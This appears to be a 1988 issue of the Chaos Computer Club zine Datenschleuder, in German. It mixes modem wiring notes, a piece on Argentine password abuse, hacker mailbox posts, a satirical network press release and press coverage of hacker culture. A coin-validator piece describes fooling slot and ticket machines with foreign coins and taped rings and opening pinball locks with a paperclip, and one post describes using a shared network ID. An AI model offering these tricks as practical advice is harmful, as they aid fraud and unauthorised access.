umschalten oder alles (Teflon und Co.) immer dranlassen will. Das Modem hat noch einen zweiten Anschluß, an dem ein USA-Telefon (Stecker-Norm) so angeschlossen werden kann, daß immer, wenn das Modem aus ist, von dort aus telefoniert werden, und außerdem mit den Modem-Befehlen auf Telefon (Voice) und zurückgeschaltet werden kann. Dazu eignet sich gut ein ganz einfaches Telefon vom Conrad-Electronic-Grabbeltisch für ca. 20 DM (ohne den Stecker!).

Ich habe es etwas anders gemacht: Ich habe 2 Umschalter (1 pol & 1 pol) so mit dem ganzen Kram verlobt, daß ich entweder nur Post (2 pol!) also normales Teflon dranhabe, oder Nicht Post, d.h. entweder Modem oder Ami-Phone (s.o. von Conrad), über den 1-poligen Umschalter, der andere Pol liegt bei Modem & Phone gleichzeitig an. In das Ami-Phone hab ich außerdem noch einen Schalter eingebaut, mit dem sich das Mikro ausschalten läßt. Dadurch, daß das Ganze steckbar gemacht wurde (6 M-Kabel vom Conrad), ist die Chose höllisch schnell abbaubar: Wandschalter auf, Kabel raus, Gehäuse des Umschalters auf, Stecker (Original-Post-Teflon!) raus, diesen Stecker in den Wandschalter, Deckel anschrauben - fertig. Das 10 M-Kabel kann die Pest m.E. nicht messen, der Rest ist immer nur dran, wenns gebraucht wird.

Legalize private Modems!



Im folgenden ein Artikel aus LA RAZON - (argentinische Tageszeitung, vor 76 Jahren gegründet, 3 Ausgaben täglich (?), eine der drei wichtigsten Zeitungen des Landes) - gefunden von Stefan Weirauch, übersetzt von Rena Tangens.

# La Razon

Freitag, 25. September 1987


## Interpol argentinischen Hackern auf der Spur

Laut Bericht von Alberto A. Antonucci, einem der Direktoren, wurde die Firma SISCOTEL S.A. (S.A. = Aktiengesellschaft), in unserem Land Eigentümerin von DELPHI - Anbieterin von Datenbank, Telekommunikation und anderer Dienste - wurde also seine Firma über einen Zeitraum von sechs Monaten Opfer einer Aktion von Hackern und dabei um einige zehntausend Dollar geschädigt. Mittlerweile sei Interpol eingeschaltet und die Untersuchungen weit fortgeschritten, da bereits die Empfänger der Plandereien von Computer zu Computer entdeckt worden seien, die via Telefon und unter der Benutzung des geheimen Passwortes, das ENTEL (örtliche Telefongesellschaft) an DELPHI als Benutzer dieser Dienstleistungen vergeben hatte. „Die letzte Rechnung, die wir bekamen, belief sich auf über 10.000 US Dollar“, bestätigte Antonucci, nachdem er die Praktiken der staatlichen Firma erläuterte hatte.


## Der Schakal

Andererseits kommentierte er den Artikel, der in einer anderen Tageszeitung erschienen war und in dem ein einheimischer Hacker porträtiert wurde, der auf den Decknamen 'Schakal' hört. Er berichtete, daß er und seine Kollegen im Besitz der persönlichen Passworte von vielen Benutzern von DELPHI seien und damit heimlich von allen Diensten Gebrauch machen könnten „und damit ahnungslosen Benutzern ungeheure Rechnungen aufbürden.“

Antonuccis Widerspruch ist ganz grundsätzlich: „Lassen Sie uns bitte nicht in den Bereich von Science Fiction oder irgendeiner anderen Art von Aberglauben gehen. Dieser Typ Hacker, den einige Veröffentlichungen nicht nur in unserem Land, entwerfen, existiert nicht. Wissenschaftlich gesehen kann er gar nicht existieren. Unser System hat zwei 'Eintrittskarten': der Name, den der Teilnehmer verwendet - das kann der richtige Name oder auch ein Deckname sein - und das Passwort. Das erste ist nicht schwierig zu ermitteln, da einer Benutzerliste existiert. Das zweite ist eine Kette oder eine Folge von Buchstaben und Zahlen zwischen 6 und 33 Stellen.




Hotel durchgeführt wird. „Wir brauchen eine spezielle Telefonleitung für unseren Messestand, um Dienste vorführen zu können, die DELPHI USA dort anbieten“, erklärte Antonucci. „Dieser Telekommunikationsservice wurde uns im Mai eingereicht und zwei Monate später hörten wir auf, ihn zu benutzen und die Ausstellung war beendet. Ab Dezember letzten Jahres und fortschreitend bis März dieses Jahres gab es dann einige unbegreifliche Rechnungen. An diesem Punkt erstatteten wir Anzeige. Zum Beispiel schien es so, als ob wir am 1. Januar dieses Jahres die Leitung nach Kanada von 11.30 h bis 15.00 h benutzt hätten. Aber von 12.00 h bis 14.00 h desselben Tages gab es eine andere



Verbindung von uns, und zwar mit der Schweiz und schließlich eine weitere ab 13.00 h bis 17.00 h mit einem anderen europäischen Land. Ganz offensichtlich sind Zuschauer während der Ausstellungen am Messestand gewesen, die die Fingerbewegungen des Vorführenden auf der Tastatur beobachtet haben, denn das Passwort ist nicht auf dem Bildschirm zu sehen, und haben auf diese Weise den Code herausgefunden. Auf der anderen Seite müssen wir zugeben, daß die Handhabung dieser Passworte nicht gerade vorbildlich war. Sie wurden einem Angestellten xy anvertraut, der sie daraufhin in einem Buch notierte, zu dem jeder andere Angestellte Zugang hatte; ein so wenig geheimer Dienstweg macht Passworte nutzlos. Der Typ 'Hacker', der die Informationen auf diese Weise ausfindig macht, existiert tatsächlich. Hingegen ist der Mythos vom Hacker, der die Passworte allein herausfindet und dem kein System widerstehen kann, sympathisch, aber mehr nicht. DELPHI zählt auch weiterhin auf die Technologie von DIGITAL, die eine der besten der Welt ist.“

CLINCH/PADELUUN/PADELUUN22.01.88/16.3665754 Z.



## Unglaublich aber wahr Geschichten aus DATEG-P

Gut ein Jahr ist's her. Ich will anmerken, daß ich zum Zeitpunkt des Vorfalles im Vollbesitz meiner geistigen Kräfte war. Ich habe gerade mal wieder 'ne Public Domain-NUI in die Hände bekommen und will mich mal 'n bißchen im DX umschauen. Zwei der frei belegbaren Funktionstasten meines Terminalprogrammes sind mit Teil A und B der NUI belegt, auf einer dritten habe ich die - wie sich später rausstellte fehlerhafte - NUA irgend eines britischen Rechners gelegt.

Ich klingte den PAD HH an, ein Ferngespräch. Ich wohne in der Provinz, eine Fangschaltung o.ä. ist damit wohl ausgeschlossen. Der PAD piept, ich lege den Telefonhörer in meinen wunderbaren postgelessenen (!) Akustikkoppler, gebe das Dienstleistungszeichen ein, der PAD meldet sich. Teil A und B meiner Tikng werden akzeptiert, in früher Erwartung drücke ich auf meine dritte Funktionstaste. Der PAD antwortet mit "Kein Anschluß unter dieser Nummer" oder so.

Sekundenbruchteile später, ohne weitere Meldung, schickte der PAD die Zeile "Hallo Hacker!" auf meinen Bildschirm, gefolgt von einer nicht enden wollenden Sequenz aus BELS! Bleich vor Schreck fiel ich fast von meinem Bürostuhl. Als ich mich Sekunden später wieder gefaßt hatte, hechte ich in Richtung Telefon und drückte mit einem karateähnlichen Handkantenschlag auf die Gabel. Etwas später, als der Schreck verflogen war, rief ich den PAD noch mehrmals an, um den Vorfall zu reproduzieren. Ohne jeden Erfolg.

Der Vorfall liegt schon länger zurück. Hat vielleicht dennoch jemand irgend eine Erklärung? Neben der naheliegendsten (Hallus etc.) fällt mir nur noch die sehr unwahrscheinliche ein, daß jemand mein Telefon angezapft und sich in die Leitung reingeschaltet haben könnte. Das würde ich zwar der Post und Komplizen sofort zutrauen - sie machen's ja auch des öfteren - nur würden sie sich nicht freiwillig derartig preisgeben. WAS IST DA BLOSS PASSIERT?

Ein mit DX befälgter befreundeter Postler erklärte mir übrigens, daß so etwas nicht möglich sei, beeile sich aber hinzuzufügen, daß Unmöglichkeit kein Grund dafür sei, daß es nicht dennoch passiere. In DX sei allerhand Unmögliches möglich....

CLINCH/SYOP/GAST/26.10.87/21.30/2885 Z.

## Münzprüfer

### "For amusement only"

Es gibt verschiedene Arten von Münzprüfern. Während Flipper und Video-Spiele auswechselbare, ziemlich kleine Prüfer haben, welche immer nur einzelne Münzen (1/25 DM) prüfen, sind in Geldspielgeräten ("Daddelmaschinen") umfangreichere, welche die Münzen sortieren & prüfen. Diese können auch 10-Pfennig-Münzen prüfen.

In Fahrausweisautomaten sind komplexere Prüfvorrichtungen vorhanden, die schon etwas mehr Wert auf die Echtheit der Münze legen (hier wird z.B. auch auf Rändelung überprüft). Bei ziemlich allen eingesetzten Geräten mit Münzprüfern werden die 5 Pence-Stücke (England) immer noch als DM 1.- anerkannt. Vermutlich aus diesen Gründen bekommt man bei Banken kein Münzgeld aus anderen Ländern.

Die Flipper/Video-Spiel-Münzprüfer erkennen z.B. 2 1/2 Gulden Münzen (Holland) öfters als 5 DM an. Auch Ringe in entsprechenden Größen (wie z.B. aus Kaugummi-automaten in Bahnhöfen) werden bei diesen Prüfern noch als 1 DM - selten 2 DM - nach etwas Behandlung (Klebeband!) akzeptiert. Hier liegt allerdings möglicherweise schon eine Fälschung von Falschgeld vor, die, wie auf jedem Geldschein deutlich zu lesen, mit nicht unter zwei Jahren Knast belegt wird.

In den Bedienungs-Anleitungen von Geldspielgeräten taucht öfters der Satz auf: "Größtmögliche Prüfsicherheit ist nur gewährleistet, wenn der Magnet und die Gegenfläche der 5 DM-Laufbahn sauber und frei von Metallspäne sind". Ebenso wird hingewiesen: "Auf keinen Fall fetten oder ölen", da sowas nämlich leiten kann. In Japan gehen derzeit einige Aufsteller von Zigarettenautomaten langsam in den Ruin, weil ihre Automaten schon bei dem kleinsten Ölspritzer (und sei's nur Salatöl!) Münze(n) gezählt zu haben meinen. Generell: "Sollte das Gerät nicht lot- und waagrecht aufgestellt sein, oder eine Falschmünze wird häufig vom Prüfer angenommen, so kann der Fehler durch Justage behoben werden."

Ältere Williams-Flipper zählen angeblich etliche Freispiele, wenn man sie etwas anhebt und dann wieder der Schwerkraft überläßt. Zum Thema Flipper: Im Gegensatz zu Videospielen, die Schüssler mit Rundkopfyylinder aus ausländischer Fabrikation benutzen, sind Flipper-Schlösser simpel und

dementsprechend schlecht gesichert. Die Entwicklung schreitet zwar auch im Hinblick auf die Sicherheit voran, aber manche sollen immer noch mit einer umgebogenen Büroklammer zu öffnen sein. Im Gegensatz zu sonst

üblichen Verfahren ist die Aufschlüsselung links herum. Ausnahmsweise hier einmal ein echtes Lob an die deutsche Bundespost: diese setzt Prüfer aus (relativ) eigener Produktion ein, welche wesentlich mehr Sicherheit bieten. Gerücheweise hört man zwar von 5 Drachmen-Münzen (Griechenland), welche bei älteren Telefonzellen als 1.- DM durchgelassen werden. Und die Moral von der Geschichte: Laß prüfen deine Muenzen nicht.

Andy

8712052045 MUNZDS24.DOC Ls 16




## HyperNet

### Xerox kündigt Hyper-Ethernet an

SAN FRANCISCO, CA.; Jan. 7, 2010 - Xerox kündigte heute Hyper-EtherNet an, das Local Area Network der vierten Generation. Zusätzlich zur Übertragung von Text, Daten und Bildern bietet Hyper-EtherNet die Möglichkeit der Übertragung von Leuten.

Folgt man Michael Liddle, Chief von Office Systems, dann wird "die Übertragung von Leuten via Hyper-EtherNet den Andrang vor Aufzügen wesentlich reduzieren und Video-Konferenzen unnötig machen." Bestellungen für das Hyper-EtherNet werden ab dem nächsten Monat angenommen. Die Installation wird ab dem dritten Quartal in Los Angeles beginnen.



Die Datenübertragung

Im Hauptquartier der Wang Laboratories in Hoboken, New Jersey, wird ebenfalls an einem neuen Netz gearbeitet, dem Super-Hyper-WangNet, einem Local Area Network der zwölften Generation. Laut Freddie Wang, Präsident der Wang Labs, "kann man mit WangNet nicht nur Leute übertragen, sondern über Interconnect- und Utility-Verbindungen - auch Möbel und Gebäude. Diese zusätzlichen Möglichkeiten des Super-Hyper-WangNet werden für das Büro der Zukunft von entscheidender Bedeutung sein". Bestellungen für das Super-Hyper-WangNet werden ab nächstem Monat angenommen. Installationen haben bereits weltweit begonnen.

Die IBM-Corporation, die ein Local Area Network gerücheweise seit 1980 ankündigt, war nicht bereit, dazu einen Kommentar abzugeben.

## DECNet Phase XVIII

TEWKSBURY, MA.; April 1, 2010 - Digital Equipment stellte heute ihre neue DECNet Phase XVIII-Architektur vor. Als Entgegnung auf Entwicklungen von Xerox und EtherNet-Erweiterungen von Wang, durch die man Leute und Sachen über Internode-Links verschicken kann, bietet auch DEC's neuestes DECNet diese Features, und darüber hinaus die Erzeugung virtueller Möglichkeiten bis hin zu virtuellen Nationalstaaten. Diese Dinge wurden erreichbar, nachdem Durchbrüche in der Kommunikations-Technologie erzielt wurden, die den Äther als Kommunikationsmedium benutzen. Durch die Anwendung eines neuen NANO-PDP-11/E99 Gateway Processor Systems, ETHERGATE genannt, können DECNet-User nun an jede beliebige Stelle der EtherReal-Ebene gelangen.

Diese Entwicklung macht Telekonferenzen obsolet, da Gruppen nun ihre eigenen Konferenzräume und Cafeterias generieren können, was wiederum eine Ersparnis an Platz, Reisekosten und Essens-Spens nach sich zieht. In der ersten Version befinden sich möglicherweise noch einige Bugs, da eines der ersten verschickten Mitglieder der DECNet Review Group seit dem letzten Treffen, das in einem solchen virtuellen Konferenzbereich abgehalten wurde, nicht mehr aufzufinden ist.

Dieser technische Durchbruch ist einem Team von Software- und Hardware-Ingenieuren von Distributed Systems zu verdanken, die die Möglichkeiten, die ihnen in Tewksbury, Massachusetts, zur Verfügung stehen, geschickt zu nutzen wußten. Distributed

Systeme hat einen Kompromiß gemacht und will ETHERGATE in TWOOO unterstützen, wobei es sich um eine Direktverbindung zu ihrem neuen Sitz irgendwo im Bereich ihrer neudefinierten Middle-Earth-Realität handelt. Einige Schwierigkeiten gibt es, da die Relokation von Szenen, Fenstern, manipulierter Steuer-Belege, Schwimmbäcken und Tennisplätze den Ablauf verlangsamen. Der Aufbau der Netzwerk-Topologie bleibt unverändert, alles 'Forwarding' wird vom TWOOO-EtherReal-Ebenen-Router erledigt, der sich in dem Krater am Ort des ehemaligen Hauptsitzes befindet.

Utility Packages wie EtherReal Person Transfer (EPI) und EtherReal Facility Transfer (EFT) bieten umfangreiche Möglichkeiten für unterschiedlichste Benutzer. Raffinierte User können auf einfache Weise vermittelt höherer Programmiersprachen EtherReal-Entitäten generieren (\$CREATE), öffnen (\$OPEN) und löschen (\$NUKE), indem sie das EtherReal Management System (EMS) und das EtherReal Access Protocol (ERP) benutzen. Ein ETHERTRIEVE-Utility zum einfachen interaktiven Gebrauch wird in Kürze zur Verfügung stehen.

DECNet Phase XVIII ist aus der Phase XVI-Akzeptanz hervorgegangen, durch die jedermann Zugang zu einem professionellen Digital-Armband-Computer erhalten hat, und führte über die erfolgreiche Architektur der gegenwärtigen Phase XVII, welche Routing-Kapazitäten bietet, die eine direkte Kommunikation mit den Atari-Videospielen der gesamten Erdbevölkerung ermöglicht.

Die Ingenieure von Distributed Systems sind schwer beschäftigt mit der nächsten Phase des DECNet, die unter anderem Multi-Plane Existence Network Management (unter Verwendung des NIECE-Protokolls) und Galaxy Level Routing mit 64K Bit Adressbreite bieten soll.

Digital will seine Gateway-Produkte auch weiterhin auf der primären materiellen Ebene anbieten. Diese Produkte enthalten ein IBM-ANA-(Acronym-Based Network Architecture)-Gateway, außerdem TOLKIEN, das die Kontrolle über sämtliche ringförmigen Netzwerke erlaubt, und mega-breite Jump-Band-Hardware, die auch den jüngsten Produkten von Wang ihr angemessenes Plätzchen im Markt zuweisen werden.

Michael Finken, BS2000 Postmaster  
Übersetzung ins Deutsche: Poeltronic



# Daten raus umsonst und sofort!

Unverschämtheit! Der CCC fordert seit langem die ominöse „Freedom of Information“. Anstatt mit gutem Beispiel voranzugehen, zockt er der (meistens armen) Hackerbasis einen Hunni für die Dokumentation des NASA-Hacks ab. Information also nur für die, die sich's leisten können (Presse, Bullen, VS etc.).

Damit keine Mißverständnisse aufkommen: Wir haben nichts dagegen, wenn Ihr versucht, eure Kosten wenigstens teilweise wieder reinzubekommen. NUR: zockt die Kohle gefälligst denen ab, die sie haben! Also z.B. DEC, den SPANNET-Betreibern, IBM, Gorbi oder sonstwem. Wir fordern also:

*Sofort die gesamte Dokumentation des NASA-Hacks in einen öffentlich zugänglichen Teil der CLINCH-Mailbox!*


Wer Freiheit der Information fordert und seiner eigenen Basis Kohle abnimmt, macht sich UNGLAUBWÜRDIG. Ihr denkt kommerzieller als die großen Kommunikationsdealer wie Bertelsmann. Im Übrigen: bildet euch nicht ein, von nichts und niemanden abhängig zu sein. Auch ihr seid auf die Kooperationsbereitschaft der „Szene“ oder „Basis“ angewiesen. Wenn ihr euch weiter so verhaltet, ist es Essig damit. *Daten raus, zack, zack!*

(für die CLINCH-Mailbox ist das Zeug wohl zuviel Müll auf einem Haufen, der Sätzer)

Die Bildschirmschänder,  
Sektion Passau

CCC'87/CCCONGRESS/CONGRESS/28.12.87/21:39/1184 Z.

Zentriertes Absehen



# Hallo Sysop,

Wir wollen gerene informationen tauschen. In die Niederlande gibt es ein hackverein, dass ihre mitglieder communicieren lasst durch ein bbs system in amsterdam. wir sind sehr interessiert was der CCC vom holländische hacker weist, und wir wollen gern korrespondieren mit die CCC. verzeihe wen was ich schreibe nicht richtig Deutsch ist. Ich bin ja ein Hollender. Bitte schreibe an die holländische hacker, postfach 12894, 1100 AW Amsterdam. Die Niederlande.

Wir hoffen auf eine gute zusammenarbeit.

P.S: wir hacken diverse systeme und sind beschäftigt mit datex und phreaking. auch die sociale aspekten von computermisbrauch ist unseres thema.

CLINCH/SYSOP/GAST/18.01.88/20:44/651 Z.

Impressum	†
Die Das für	Datenschleuder™ wissenschaftliche Fachblatt Datenreisende
Ein Organ des Nummer 25	©haos ©computer ©lub e.V. März 1988
Schwenckestraße 85	D-2000 Hamburg 20
Tel.:	(040) 490 37 57
f. Presse:	(040) 48 37 52
BTX:	*CHAOS#
Clinch / Geo1:	Chaos-Team
Herausgeber:	©haos ©computer ©lub e.V.
ViSdp:	Reinhard Schrutzki
Mitarbeiter (u.a.): Herwart Holland-Moritz, Andy M.-M., J. Nicolas, Poetronic, S. Stahl,	DDT, A. Eichler, P. Franck, JWI, H. Köpke, M. Kühn, Rudolf Schrutzki, padeluun, S. Wernéry, S. Weirauch
Nachdruck für bei Quellenangabe	nichtgewerbliche Zwecke erlaubt.
Layout & Grafik: Satz:	Streßtop Publishing Buchmaschine
Unterdruck	im Selbstverlach.



# Die Gedanken sind frei – aber wie steht's mit den Daten?

Computer-Hacker – kriminelle Mutanten, elektronische Robin Hoods  
oder ein wichtiges Informationsregulativ?

Von Werner Pieper

Jede neue Technologie stößt bei den einen auf Ablehnung, bei den andern auf Zustimmung und von einer dritten Gruppe wird sie als Herausforderung angenommen. Bei den Computern ist's genauso. Während eine recht große Bevölkerungsgruppe zwischen Bedenken und Angst schwankt, während viele einen neuen Arbeitsplatz am Monitor gefunden haben, gibt es auch jene, die mehr wissen wollen. Hatte es vor Jahren noch den Anschein, als ob das Informations-Zeitalter den Bürger in Form des „Großen Bruders“ bedrohen würde, so hat sich das Bild verändert. „High Tech“ ist nun etwas, mit dem der Konsument arbeitet und spielt. Millionen arbeiten dezentralisiert an ihren Personal-Computern, die große Angst vor allmächtigen Supercomputern die alles zentralisieren ist vorbei. Dank der Hacker.

In Deutschland sind sie spätestens seit dem „Haspa Coup“ ein Begriff. Der Hamburger Chaos Computer Club wollte beweisen, daß das Btx-System nicht so sicher sei, wie es die Betreiber behaupteten. Über Nacht ließen sie sich von der Hamburger Sparkasse 130 000 DM auf ihr Konto überweisen, indem sie die Haspa dazu brachten, alle paar Sekunden eine Btx-Seite des Clubs abzurufen und das zu einem Seitenpreis von 9,97 DM. Dementis der Post und der Bank waren zwecklos, Strafanzeigen ebenso. Denn die Hacker hatten das Geld nicht heimlich still und leise verpraßt, sondern den Coup unter Aufsicht des Datenschutzbeauftragten durchgeführt. Es ging ihnen nicht um das Geld, sie wollten nur beweisen, daß es mit der Systemsicherheit nicht weit her war. Die Medien hatten neue Lieblinge, Vor-Hacker Dr. Wau trat gar bei Frank Elsner's „Leute '84“ auf und Btx wurde für den Betreiber ein Reinfall. Eine neue Technologie hatte den Test nicht bestanden.

Natürlich führt die Bundespost auf Grund dieser Erfahrungen Änderungen und Verbesserungen des Systems durch. Bei den Hackern hat sie sich bislang aber für diese Anregungen noch nicht bedankt, dabei wäre sie vielleicht gut damit beraten, dem CCC gut dotierte Beraterverträge anzubieten. Es ist ja schon ein paradoxes Spiel: die von Hackern entdeckten Löcher im System werden natürlich von den Betreibern/Herstellern schnellstens gestopft. So sorgen Hacker, wenn auch indirekt, für sicherere Systeme um anschließend zu Buh-Männern gestempelt zu werden. Beim Bildschirmtext geht das Spiel noch weiter: dort wirbt die Bundespost sogar mit einem der Paradeperle des CCC. Btx ist eigentlich nur für Standbilder geeignet. Der CCC hat jedoch solange daran herumgetüftelt, bis es gelungen ist, einen regelrechten „Zeichentrickfilm“ zu programmieren. Eine Beispiel-

lose Leistung. Potentiellen neuen Btx Kunden wird nun von der Post eben dieser Film vorgespielt um aufzuzeigen, wozu dieses System in der Lage ist. Thema des Filmes: ein „Chaos Mobil“ schießt hier mit „Nuki-Bomben“ auf den „Gilb“ in Form von kleinen gelben Posthörnchen

## Was soll das?

Worum geht es diesen Hackern überhaupt? Hier eine kleine Selbstdarstellung:

„Wir sind unbequem und legen, wie die Post sagt, atypisches Nutzerverhalten an den Tag (oder die Nacht). Wir meinen: das ist nötig. Je steriler unsere Umwelt wird, desto notwendiger ist es, Leben hineinzubringen. Angefangen hat es mit der Gründung des Chaos Computer Clubs vor rund vier Jahren. Der nächste entscheidende Schritt war das Erscheinen der Datenschleuder und die Pflege von elektronischen Informationsdiensten wie Btx und den Schwarzen Brettern in Mählboxen und Bulletin Boards bis hin zum Chaos Communication Congress. Über die Datennetze wurden weltweite Kontakte geknüpft, Informationen und Ansichten ausgetauscht und diskutiert. Es bildete sich ein Kreis, eine Gemeinschaft, ein loser Haufen von Leuten aus den verschiedensten Richtungen, die über Perspektiven, Möglichkeiten, aber auch Gefahren der vielfältigen Verwendung neuer Technologien und deren Auswirkungen nachzudenken begannen.“

Ursprünglich kam der Begriff Hacker aus Amerika. Dort hatten sich schon vor Jahren am Massachusetts Institute of Technology Leute nachts in die stillgelegten Computer „gehackt“ um ungestört arbeiten zu können. Darum geht es ja häufig bei Hackern: wie kommt man in große

Rechner um Arbeiten ausführen zu können, zu denen die Leistungskraft des eigenen PC nicht ausreicht. Dadurch wird niemand direkt geschädigt. D. h., man ist gerade dabei sich zu überlegen, wie man solchen „Zeitdiebstahl“ ahnden kann und soll. Das Hackerwesen hat seine Wurzeln in den wilden 60er Jahren. Eine Subkultur hat überlebt und blüht jetzt erst richtig auf. Hacker haben Macht, wobei sie der Macht mißtrauischer gegenüberstehen als andere. Hacker sind häufig Einzelkämpfer, aber als Gruppe verschmelzen sie schnell zu einer Einheit. Es gibt kaum Frauen unter ihnen, mehr schüchterne, picklige Jungs, die beim Sport in der Schule oder auch in der Disco nie in der ersten Reihe standen, aber jetzt „ihr Dingen“ gefunden haben. Ihre Sprache ist neu und für Normalbürger kaum verständlich. Sie reden in Kürzeln und Codes, es klingt wie neuzeitliche Poesie.

## Hacker sind keine Crasher

Bei einem Hacker-Treffen in den USA trafen sich auch altgediente Computer-Cracks wieder, z.B. Steve Wozniak, der Begründer von Apple Computer. Nach wie vor ist es mehr das Abenteuer Computer das ihn reizt, nicht die Vermarktung, nicht der Aufsichtsrats-Job in einer Weltfirma. Einmal ist es derselbe alte Forschergeist, der ihn beseelt, zum anderen auch die Sorge um Mißbrauch der von ihm entwickelten Maschinen, wobei sich der Begriff „Mißbrauch“ unterschiedlich definieren läßt. Hacker sind keine Crasher. Crasher steigen in fremde Computersysteme ein und vernichten. Crasher sind destruktiv. Die Hacker sind die guten Helden der Computer-Revolution. Sie haben sogar ihre eigene Ethik entwickelt:

„1. Zugang zu Computern und allem, was Dich etwas über die Welt lehrt, sollte unbegrenzt sein. 2. Sämtliche Informationen sollten frei sein. 3. Mißtraue der Autorität — fördere Dezentralisation. 4. Hacker sollten auf Grund ihrer Fähigkeiten beurteilt werden, nicht auf Grund von akademischen Rängen, ihrem Alter, ihrer Rasse etc. 5. Du kannst mit Hilfe des Computers Kunst und Schönheit erzeugen. 6. Computer können Dein Leben verbessern.“ (Steven Levy)

Computer können das Leben verbessern, sie müssen es aber nicht unbedingt. Es kommt natürlich auch darauf an, was man unter einem „verbesser-



ten Leben" versteht. So schildert ein überzeugter Computer-Arbeiter seine Situation:

"Seit fünf Jahren arbeite ich mit Computern, seit zwei Jahren besitze ich einen. Meine mentalen Gewohnheiten haben sich verändert. Ich bemerke drei dominierende Veränderungen: Ich arbeite schneller, aber habe das Gefühl keine Kontrolle über meine Zeit zu haben. Ich spiele mit neuen Typen kreativer Maschinen, habe aber keine Ahnung, wie ich sie beurteilen soll. Ich arbeite effektiver und spare Zeit, verplumpere sie aber wieder beim Durchforsten von unbezwingbaren Bergen von Druckinformationen über Computer und die Computerindustrie."

### Verändertes Zeitgefühl

So geht es vielen Hackern: die sozialen Kontakte schrumpfen, das Zeitgefühl verändert sich, eine Art Suchtverhalten stellt sich ein; ein legales Suchtverhalten, ohne daß es bei der Droge Nachschubschwierigkeiten gibt.

Für immer neue Anregungen sorgt das Vereinsorgan des Chaos Computer Club, die „Datenschleuder“, ein regelmäßig erscheinendes Fachblatt, das für den Laien viele kodierte Geheimnisse enthält, für den Fachmann für Datenfernübertragungen zur Pflichtlektüre gehört; für Hacker wie für Postler. Der CCC hat auch ein dickes Buch herausgegeben, die „Hackerbibel“, eine grundlegende Sammlung von Beiträgen von und über Hacker. Um diese Publikationen verstehen zu können, erfordert es schon einiges an Englischkenntnissen und ein wenig Fachwissen wird auch vorausgesetzt. In diesen Publikationen finden sich keine Anleitungen, wo man sich wie in andere Systeme „einhacken“ kann, sondern mehr theoretischer Unterbau: wozu das alles gut ist oder sein soll oder sein kann.


Da gibt es z. B. die Geschichte der Europaparlamentarier, denen in Luxemburg eine Rechenanlage zur Verfügung steht, in der alle Daten über die europäischen Länder gespeichert sind. Der Haken: jeder Parlamentarier kann nur die Daten seines eigenen Landes abrufen. So ist es nicht verwunderlich, daß anlässlich der High-Tech-Woche in Straßburg das Informationsbüro des CCC von Europaparlamentariern überlaufen wurde. Das Büro war den CCClern von den europäischen Grünen zur Verfügung gestellt worden. Auch das ist erstaunlich: während der Anhängerschaft der Grünen im Allgemeinen Technikfeindlichkeit vorgeworfen wird, arbeiten sie in der Tat an einer Demokratisierung der Daten. In Bonn erregte MdB Herbert Rusche letzthin Aufsehen, als er einen Antrag auf Btx für sein Büro stellte. Damit hatte man nicht gerechnet, auch wenn Rusche stellvertretend im Postausschuß sitzt.

## DAS PARLAMENT

Nr. 32 / 9. August 1986

# Die HACKERBIBEL

Chaos Computer Club



### Freiheit für Daten

Grüne und Hacker haben Gemeinsamkeiten: beide geben sich mit vorgegebenen Realitäten nicht zufrieden, beiden geht es um eine Demokratisierung des Lebens und der Daten, die immer mehr lebenswichtige Entscheidungen beeinflussen. Wie elektronische Robin Hoods befreien die Hacker Daten und geben sie dem Volke. Das neueste Projekt: man will sich nicht damit abfinden, daß Radioaktivitätswerte Regierungssache sind. Also versucht man, sich in die entsprechenden Informationsquellen einzuhacken und parallel dazu ein alternatives Meßnetz zu knüpfen, damit man zukünftig nicht mehr auf die umstrittene Informationspolitik in Krisenfällen angewiesen ist. Die aktuellsten Informationen über Strahlungen nach Tschernobyl fanden sich nicht in den Zeitungen, sondern in der Mail Box.

Jedes Jahr zwischen Weihnachten und Neujahr trifft sich die Hacker-Szene beim großen „Chaos Congress“ in Hamburg. Viele die sich bislang nur auf elektronischer Ebene kennengelernt haben, begegnen sich dort erstmalig in Fleisch und Blut. Da werden aus Nummern, Codes und Paßwörtern richtige Menschen. Gerade im Umgang mit heiklen Daten ist es doch

sehr wichtig zu wissen, mit wem man es zu tun hat. Vor dem Monitor sind alle gleich, dem Computer ist es egal, ob der Bediener Mann oder Frau, Kind oder Greis, schwarz oder weiß ist. Die Kongresszeit ist wohl gewählt: in den Rauh Nächten trafen sich schon unsere Altvordern um sich die wunderlichsten Geschichten zu erzählen. Das ist gelebter, radikaler Traditionalismus. Inzwischen hat sich der Chaos Congress zu einem Ereignis europäischen Formats entwickelt. Hacker gibt es zwar überall, aber so chaotisch und trotzdem effektiv organisiert sind sie nur in der Bundesrepublik Deutschland.


Diese Informationspiraten werden uns erhalten bleiben, solange es elektronische Medien gibt, das liegt in der Natur der Sache. Da helfen keine Klagen, keine Gesetze, keine elektronische Datensicherung. Dem Bürger, der ohnmächtig wie der Ochs vorm Berg vor dem Computerzeitalter steht, mag es recht sein, kann er sich doch in den meisten Fällen einer gewissen Sympathie für diese Leute nicht verkneifen. Kein Wunder, daß sich auch Hollywood schon des Hacker-Themas angenommen hat, denn Hacker-Geschichten sind der Stoff zeitgemäßer Legenden. Ein wahrhaft klassisches Thema: den Großen wird eins ausgewischt, der kleine Mann freut sich.



# Die HACKERBIBEL

Chaos Computer Club

aus 'de Schmiss' - Bonn



## Die erste „Hackerbibel des CCC“

CCC – das ist kein unbekanntes Kürzel eines Insiderkreises mehr, seit Herwart Holland und sein „Chaos-Computer-Club“ im letzten Jahr die Hamburger Sparkasse mittels Btx über Nacht um satte 135 000 DM erleichtert hatte. Das Schlagwort vom „Robin Hood im Datennetz“ machte damals allerorten die Runde.

Der Chaos Computer Club, Schwarz-Schillings unbequemstes Kind, das „atypisches Nutzverhalten“ an den Tag bzw. die Nacht legt, wurde vor vier Jahren in den Räumen der TAZ gegründet.

Die Aktivitäten der „galaktischen Vereinigung ohne feste Strukturen“ (CCC über sich selbst) wie etwa die Verbreitung von Bauanleitungen bzw. Bau-sätzen von Modems, Strichcodelesern u.ä., die Gründung von Datenbanken, der Zugriff und die Verknüpfung von Rechnernetzen, die internationale Zusammenarbeit mit Computernetzwerken sowie die Herausgabe der Zeitschrift „Die Datenschleuder“ haben diesem lockeren Verein wenig Sympathien bei Computerfirmen wie bei der Post eingetragen.

Dabei ist das von der „Grünen Kraft – Medienexperimente“ verlegte Buch nicht nur für jene Zeitgenossen interessant, die ihren Farbfernseher in ein High-Tech-Terminal-Tabernakel verwandelt haben und die Welt aus immer rot unterlaufenen, über-nächtigten Pupillen betrachten,

sondern es ist auch für den interessierten, aber ahnungslosen Laien informativ.

